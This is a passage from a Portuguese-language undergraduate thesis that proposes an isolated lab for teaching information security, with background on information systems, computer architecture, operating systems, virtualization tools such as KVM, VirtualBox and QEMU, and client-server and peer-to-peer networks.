Assim, a proposta visa preencher a lacuna entre a teoria e a prática, capacitando os futuros profissionais de TI ao mercado de trabalho e a enfrentar os desafios crescentes no campo da segurança da informação.

## 1.1 Objetivos

O objetivo geral deste trabalho é a elaboração um detalhamento técnico de infraestrutura de laboratório de informática nos seus aspectos de hardware e de software para disciplinas voltadas para o ensino de segurança da informação, bem como a elaboração sugestiva de propostas de aulas práticas contendo os métodos, técnicas e ferramentas necessárias que forneçam uma base as aulas teórico-práticas do docente que procure cobrir as especialidades técnicas abrangidas em cursos e/ou disciplinas voltadas para a segurança da informação. Para tanto, são porpostos os seguintes objetivos específicos:

1. Propor uma especificação mínima para o hardware de um laboratório de informática voltado para aulas de segurança da informação, de modo a viabilizar a realização de atividades práticas, ao mesmo tempo que garanta a proteção do ambiente computacional em que o laboratório está inserido;
2. Propor uma especificação mínima e identificar os softwares necessários para um laboratório de informática voltado para aulas de segurança da informação;
3. Propor um conjunto de atividades práticas voltadas para aulas de segurança da informação ao mesmo tempo em que garanta a segurança do ambiente de estudos.

## 1.2 Estrutura do Trabalho

O restante trabalho está organizado da seguinte forma:

- o Capítulo 2 apresenta o referencial teórico dos temas abordados no trabalho, detalhando em uma visão geral, a base computacional, os conceitos ligados à sistemas de informação, redes de computadores e segurança da informação, como também de aspectos relacionados a arquitetura de computadores e sistemas operacionais;
- o Capítulo 3 apresenta a metodologia adotada para a modelagem do ambiente e a estruturação de um ambiente seguro para os estudos práticos em segurança da informação;
- o Capítulo 4 apresenta, como validação de confinamento do ambiente proposto, máquinas virtuais com especificações mínimas para serem utilizadas para diversas práticas voltadas à segurança da informação;
- o Capítulo 5 apresenta, como modelo sugestivo, práticas voltadas à disciplinas de segurança da informação;
- o Capítulo 6 descreve as considerações finais do trabalho.

## Referencial Teórico

---

Com o constante avanço da tecnologia os sistemas informacionais também se desenvolveram, e consequentemente tornaram-se mais eficientes. Porém, mesmo com o desenvolvimento, existe a possibilidade de informações que podem ser sigilosas perderem seu sigilo e serem acessadas por quem não deveria. A informação é um ativo como qualquer outro ativo importante para o negócio, tem um valor para a organização e consequentemente necessita ser adequadamente protegida (ABNT, 2013)

A segurança da informação é uma forma de garantir que a informação mantenha sua confidencialidade, integridade e que seja disponibilizada aos demais mediante autorização de acesso, para seus verdadeiros fins, evitando o roubo de dados. Porém, manter a privacidade dos dados pessoais vem se tornando cada vez mais um grande desafio para os gestores de departamentos de segurança da informação de empresas de diversos tamanhos e nichos de negócio. Em um mundo cada vez mais interconectado a segurança da informação não é apenas uma opção, mas uma necessidade crítica para proteger ativos digitais contra ameaças que estão constante evolução.

Segundo o levantamento da empresa (Kaspersky, 2024), o número de ataques cibernéticos intensificam-se ano após ano e, desde o início da pandemia de Covid-19, quando hackers aproveitaram a movimentação das empresas em se adaptarem ao mercado voltado ao trabalho remoto, “*Home Office*”, presenciaram-se diversas notícias de invasões, ataques, coletas e roubo de dados de diversos órgãos governamentais e empresas do ramo privado.

De acordo com o levantamento da Checkpoint Software, o Brasil registrou alta de 37% no terceiro trimestre de 2022, relacionados a ataques cibernéticos (Report, 2023). A segurança da informação no Brasil ainda tem muito a avançar. Os dados revelam que muitos profissionais não estão conscientes da importância de investir na prevenção de ameaças.

Conforme as análises realizadas pela autor (Stallings, 2017), observa-se um crescimento significativo dos recursos tecnológicos, como redes de relacionamento, aplicativos móveis e ferramentas de mensagem instantânea, sendo incorporados aos ambientes corporativos. Essa integração foi justificada por uma série de benefícios, incluindo agilidade, aumento da produtividade e a capacidade de oferecer soluções eficazes no ambiente de trabalho. No entanto, em alguns casos, observou-se uma certa negligência em relação às diversas ameaças e vulnerabilidades que essas ferramentas poderiam introduzir.

A proteção de dados é um desafio crítico para as empresas, especialmente quando se trata de segurança da informação. Um dos maiores desafios enfrentados pelas organizações é a necessidade de ter especialistas qualificados em sua equipe para garantir que as informações estejam protegidas. Embora muitas empresas tenham investido em sistemas avançados de proteção de dados, é essencial contar com um profissional especializado na prevenção de vazamentos de informações confidenciais nos dias de hoje.

A segurança da informação engloba a análise e proteção de diversos tipos de riscos associados às informações armazenadas digitalmente, sendo, primeiramente, fundamentada aos conceitos de sistemas de informação. Considerando os aspectos fundamentais da computação, é preciso voltar nos primórdios da computação para entender a importância e necessidade da segurança da informação.

## **2.1 Base Computacional**

Para uma melhor compreensão do projeto de implementação de um laboratório isolado, foram revisados os conceitos de arquitetura de computadores, redes de computadores e sistemas operacionais, os quais abordam princípios essenciais para uma análise detalhada dos tipos de equipamentos e arquiteturas disponíveis no laboratório. Esses conceitos são fundamentais para avaliar se os equipamentos possuem a capacidade de prover usabilidade e desempenho adequados, considerando os tipos de softwares, ferramentas e aplicações indispensáveis para o ambiente proposto.

### **2.1.1 Sistemas de Informação**

Sistema de informação é um conjunto de elementos ou componentes inter-relacionados que coleta, manipula, armazena e compartilha as informações com um objetivo final. Conforme Araújo (2001, p. 154), “[...] o objetivo dos Sistemas de


Informação é apresentar os fluxos de informações e estabelecer vinculações com o processo decisório na organização”.

Os sistemas de informação desempenham um papel crítico no avanço de praticamente qualquer organização humana. Considerando-se a etimologia da palavra Informação:

“1. Ato ou efeito de informar-se; 2. Conjunto de conhecimentos acumulados sobre certo tema por meio de pesquisa ou instrução; 3. Explicação ou esclarecimento de um conhecimento, produto ou juízo; comunicação; 4. Notícia trazida ao conhecimento do público pelos meios de comunicação.” (Michaelis, 2023).

Para que se tenha uma informação, é necessário que a mesma possua uma fonte pela qual tenha sido transmitida. Segundo (O’Brien, 2004), o mesmo afirma que um “[...] sistema de informação é aquele que recebe recursos de dados como entrada e os processa em produtos de informação como saída”.

**Figura 1** – *Esquema básico de um sistema de informação*



Fonte: Elaborado pelos autores.

A entrada pode ocorrer por meio de processos manuais ou automatizados, com a finalidade de captar dados. O processamento envolve o tratamento desses dados, que podem ser armazenados manualmente ou em computadores, transformando-os em informações úteis como resultado.

Analisando sob este aspecto, o conhecimento de algo vem do desenvolvimento da informação que, conseqüentemente, é proveniente do dado processado.


Conforme (Nakamura e Geus, 2002), “a informação é um ativo que, como qualquer outro ativo importante, é essencial para os negócios de uma organização e, conseqüentemente, necessita ser adequadamente protegida”.

### 2.1.2 Arquitetura de Computadores

Em um aspecto geral, um computador é qualquer um equipamento ou dispositivo capaz de armazenar e processar números de maneira lógica e matemática. Com abrangência em uma variedade de dispositivos, como smartphone, televisão, carros autônomos, etc.

Em uma arquitetura básica e funcional de um computador encontra-se uma unidade de processamento central responsável pela execução de operações lógicas e matemáticas de maneira extremamente rápida. Além disso, um computador é composto por dispositivos de entrada, que possibilitam a inserção de dados, e dispositivos de saída, responsáveis por apresentar as informações processadas.

**Figura 2** – *Arquitetura básica de um computador*



Fonte: (Forouzan e Mosharraf, 2011).

Conforme descrevem (Forouzan e Mosharraf, 2011), “a Unidade Central de Processamento, também referenciada por UCP ou CPU (Central Process Unit), é o dispositivo destinado à realização de operações sobre dados. Tipicamente, a CPU está organizada em três partes: unidade de lógica e aritmética, unidade de controle e os registradores.

Para a utilização do computador é necessário que mesmo possua como ser manipulado. Para isso o computador possui dois fatores importantes, o hardware e o software. É através deles que é possível se comunicar com um computador.


Conforme (Keen, 1996), “o hardware corresponde à parte física do equipamento, ou seja, a um conjunto de unidades que constituem um sistema de processamento de dados, e o software corresponde ao conjunto de instruções que dizem ao computador o que fazer”.

### 2.1.3 Sistemas Operacionais

Um sistema operacional é um software que desempenha o papel integral no funcionamento de um computador, atuando como uma interface de comunicação essencial entre o computador e o usuário.

“Computadores são equipados com um dispositivo de software chamado de sistema operacional, cuja função é fornecer aos programas do usuário um modelo do computador melhor, mais simples e mais limpo, assim como lidar com o gerenciamento de todos os recursos que da arquitetura de um computador.” (Tanenbaum, 2016).

**Figura 3** – *Estrutura de um sistema operacional*



Fonte: (Tanenbaum, 2016).

Todas as operações de um computador possuem uma programação que controlam todas as funções solicitadas pelo usuário. Existem diversos sistemas operacionais disponíveis, sendo os mais comuns o Windows, Linux e Mac OS, não só em ambientes domésticos como também em ambientes corporativos.

Cada sistema operacional possui diferentes níveis de acesso ao conteúdo do computador, dependendo do usuário que o utiliza. É possível, por meio do sistema operacional, definir permissões distintas para vários usuários que compartilham o mesmo dispositivo, garantindo uma gestão eficiente dos acessos e das interações com o sistema.

### 2.1.3.1 Virtualização


A virtualização é uma técnica que possibilita a execução de uma aplicação específica de um sistema operacional, ou até mesmo de um sistema operacional completo, dentro de outro sistema. Essa abordagem representa uma solução prática para consolidar todos os softwares e recursos essenciais em uma única máquina.

O propósito é ocultar as características físicas e a interação entre sistemas operacionais e aplicações, ou seja, isolando diversos recursos computacionais e permitindo a interação com somente os recursos habilitados.

Segundo (Tanenbaum, 2016), “a virtualização permite que um único computador seja o hospedeiro de múltiplas máquinas virtuais, cada uma executando

potencialmente um sistema operacional completamente diferente”. A vantagem é que se caso uma máquina virtual vier a falhar, o sistema hospedeiro e as demais máquinas não serão impactadas.

**Figura 4** – *Sistemas de computação, tradicional e virtualizado*



Fonte: (Qnap Brasil, 2023).

Essencialmente, um único computador ou servidor pode ser subdividido em várias máquinas virtuais, cada uma delas equipada com seu próprio conjunto de hardware. Isso significa que cada máquina age como um computador independente, possuindo seu próprio sistema operacional, aplicativos exclusivos e outros recursos distintos.

Atualmente existem diversos meios ou mecanismos para se utilizar ou adotar a virtualização de máquinas, seja por meio da virtualização de servidores, de armazenamento, de rede e por software, onde pode ser aplicado para usos diversos como sendo para aplicações e desktops (AWS, 2023).

O uso da tecnologia de virtualização tem suas vantagens e desvantagens, onde segundo os aspectos abordados pela empresa (TOTVS, 2024), os mesmos visam proporcionar e adequar ao respectivo uso no ambiente proposto.

Dentre alguns dos aspectos mencionados, a virtualização provê algumas vantagens ao ser aplicada, tais como:

- **Economia dos recursos computacionais:** Uma máquina que possua um bom hardware e performance pode ser aproveitado para execução de recursos e serviços que podem ser compartilhados para outras máquinas, utilizando-se assim a capacidade total do equipamento.

- **Isolamento computacional:** É possível isolar uma máquina completamente do mundo externo, sem qualquer conexão com internet ou rede interna, possibilitando-se seu uso para testes de implementação, testes de atualização de sistema, estudos, etc.
- **Utilização de sistemas legados:** É possível, através da virtualização, ressuscitar sistemas muito antigos para estudos, análises e testes de implantação de um sistema.


O uso inadequado da virtualização pode levar a uma série de problemas que afetam tanto o desempenho quanto a segurança do ambiente, como por exemplo:

- **Sobrecarga computacional:** A depender da quantidade de máquinas virtuais que se executa em uma máquina física, o equipamento pode não suportar e ter um comprometimento em seu desempenho.
- **Segurança:** Dependendo da forma que uma máquina tenha sido isolada, em caso de uma vulnerabilidade de segurança, pode ocorrer, a depender da configuração realizada, vazamentos da vulnerabilidade para todas as máquinas virtuais, podendo até afetar a própria máquina hospedeira.
- **Contingência:** Se caso não tiver um backup ou uma automatização que realize a recuperação em casos de falhas ou a máquina parar de funcionar, todas as máquinas virtuais ali presentes também serão impactadas.

### 2.1.3.2 KVM (Kernel-based Virtual Machine)

O Kernel-based Virtual Machine (KVM), ou Máquina virtual baseada em kernel, é uma tecnologia de virtualização que permite a criação de máquinas virtuais em sistemas operacionais Linux.

O KVM funciona integrado diretamente no kernel do Linux, que é o núcleo do sistema operacional. O kernel é um componente central que faz a ponte entre o hardware do computador e as aplicações de software. Ao instalar a KVM em uma máquina Linux, é possível criar e gerenciar máquinas virtuais (VMs) que compartilham os recursos do sistema host, como ciclos de CPU, memória e largura de banda de rede, de maneira eficiente (AWS, 2023)

**Figura 5** – *Estrutura do KVM*

Fonte: (AWS, 2023).


### 2.1.3.3 Softwares para Virtualização

Com a crescente demanda por eficiência e flexibilidade nas operações de TI, os softwares de virtualização se tornaram fundamentais em diversos contextos, desde servidores em data centers até em ambientes de desenvolvimento e testes. Ferramentas como VMware Workstation, Microsoft Hyper-V, Oracle VirtualBox e QEMU são utilizadas por suas capacidades de virtualização de servidores, desktops e aplicativos, cada uma com suas próprias características e vantagens.

Essas tecnologias não apenas melhoram o desempenho e a utilização dos recursos de hardware, como também da criação de ambientes isolados e seguros para o desenvolvimento de novas soluções, para testes de sistemas e como ambiente de estudos. Das ferramentas gratuitas disponíveis, descrevem-se as que possuem maior relevância e utilização, tais como:

- **VMware Workstation**


O VMware Workstation é uma solução de virtualização de desktop que permite a criação e execução de múltiplas máquinas virtuais em um único computador. Esse software é capaz de rodar diferentes sistemas operacionais simultaneamente em um ambiente isolado.

**Figura 6 – VMware Workstation Player 17**

Fonte: (VMware, 2024).

- **Microsoft Hyper-V**

O Microsoft Hyper-V é uma plataforma de virtualização nativa do Windows. O Hyper-V permite que múltiplos sistemas operacionais sejam executados simultaneamente em um único hardware físico, otimizando o uso dos recursos. O Hyper-V possui suporte a sistemas operacionais da família Windows, CentOS, Red Hat e SUSE Linux.


**Figura 7 – Microsoft Hyper-V**

Fonte: (Microsoft, 2024).

- **Oracle VirtualBox**

O Oracle VirtualBox é um software de virtualização de código aberto que permite a criação e execução de múltiplas máquinas virtuais em diversas plataformas, incluindo Windows, macOS e Linux. Possui suporte a diversos sistemas operacionais existentes e com funções de snapshots e configurações de redes diversas. O VirtualBox é hospedado em um sistema operacional já existente.


**Figura 8** – Oracle VM VirtualBox



Fonte: (Oracle, 2024).

- **QEMU**

O QEMU é um emulador e virtualizador de código aberto que permite a criação de máquinas virtuais para uma ampla variedade de arquiteturas de hardware. Ao contrário de outras soluções, o QEMU pode emular processadores e sistemas inteiros, permitindo a execução de sistemas operacionais que não são nativamente suportados pelo hardware do host. Quando utilizado em conjunto com o KVM (Kernel-based Virtual Machine), o QEMU oferece virtualização acelerada por hardware, proporcionando alto desempenho.

**Figura 9 – QEMU**

Fonte: (Qemu, 2024).


## 2.2 Redes de Computadores

Redes de computadores são conjuntos de dispositivos de computação interligados, permitindo a troca de dados e o compartilhamento de recursos entre eles. Esses dispositivos, quando conectados em rede, utilizam de protocolos de comunicação para transmitir informações por meio de tecnologias físicas ou sem fio. Segundo a definição de (Tanenbaum, 2016), “rede de computadores é um conjunto de computadores autônomos interconectados por uma única tecnologia”.

Já para (Sousa, 1999), o mesmo aborda o conceito de redes de computadores como sendo, “um conjunto de equipamentos interligados de maneira a trocarem informações e compartilharem recursos, como arquivos de dados gravados, impressoras, modems, softwares e outros equipamentos”.

Considerando um modelo de comunicação envolvendo um emissor e um receptor, é possível que pessoas e dispositivos computacionais utilizem uma linguagem em comum, facilitando a compreensão das mensagens transmitidas por ambas as partes.


No meio computacional, tem-se as seguintes arquiteturas de aplicação de rede para dispor o acesso às informações, como sendo:

**Figura 10** – *Processo de comunicação de dados*

Fonte: (Alencar, 2010).

- **Arquitetura cliente-servidor:** é um modelo de comunicação distribuída onde o cliente solicita um recurso ou serviço e o servidor os disponibiliza ao cliente. Segundo (Tanenbaum e Wetherall, 2011), "há dois processos envolvidos, um na máquina cliente e um na máquina servidora. [...] o cliente enviando uma mensagem pela rede ao processo servidor, [...] e o servidor executando o trabalho solicitado e retornando de volta com uma resposta."

Exemplo: Quando um estudante (cliente) tenta acessar a página da faculdade pelo navegador, é encaminhada uma requisição via protocolo de internet ao servidor Web que hospeda a página, assim que o servidor processa a solicitação de acesso do estudante, é retornado ao navegador, a página da faculdade ao estudante (cliente).

**Figura 11** – *Modelo de rede cliente-servidor*


Fonte: (Tanenbaum e Wetherall, 2011).

A nível de segurança, vale citar alguns pontos importantes da arquitetura cliente-servidor, tais como: o controle de acesso no ambiente, onde somente usuários autorizados terão acesso aos arquivos; a proteção do servidor central deve ser crucial, pois a depender do tipo de ataque no servidor todo o ambiente ficará desprotegido; o monitoramento da rede e backup dos dados ficam sob a responsabilidade do administrador.

- **Arquitetura ponto a ponto (ou peer-to-peer ou P2P):** é um modelo de comunicação não hierárquica, onde os dispositivos computacionais possuem conexões em si sem distinção de cliente-servidor. Segundo (Tanenbaum e Wetherall, 2011), “todo dispositivo pode se comunicar com um ou mais pessoas; não existe qualquer divisão estrita entre clientes e servidores”.

Exemplo: Considerando que em um ambiente de escritório possua vários computadores conectados em uma mesma rede local, um certo funcionário cria uma pasta, armazena alguns arquivos e compartilha esta pasta em rede. Com esse compartilhamento, qualquer funcionário com acesso a mesma rede poderá acessá-lo diretamente do seu computador, e vice-versa.

**Figura 12** – *Modelo de rede ponto a ponto (peer-to-peer ou P2P)*



Fonte: (Tanenbaum e Wetherall, 2011).

A nível de segurança, vale citar alguns pontos importantes da arquitetura P2P, tais como: sem um servidor para o controle de acesso, cada computador deve conter uma configuração de autenticação, se não tiver, o ambiente estará suscetível a erros e ataques; se um computador estiver infectado com algum malware, o mesmo poderá se propagar na rede e infectar outros computadores;

